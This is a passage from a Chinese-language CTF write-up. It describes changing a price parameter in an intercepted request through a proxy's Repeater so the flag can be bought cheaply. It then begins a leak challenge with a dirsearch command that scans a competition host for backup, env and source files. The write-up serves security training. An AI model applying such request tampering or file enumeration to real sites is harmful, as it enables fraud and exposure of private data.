
发送至重发器,将参数 4995 改为 5。

运行成功后返回代理,将下面的参数 4995 同样改为 5,放行后获得 999 淘币并兑换到 Flag(话说其他的东西是真的嘛,我又玩了一次把所有除了 flag 的都买了)。

8. 流光焰火
考点:dirsearch + GitHack(信息泄露)
由题目可知为信息泄露题。在 dirsearch 目录中打开终端,输入命令扫描:
1 | python dirsearch.py -u http://ctf.zypc.xupt.edu.cn:50403 -e php,txt,zip,tar,md,bak,swp,env -t 10 |
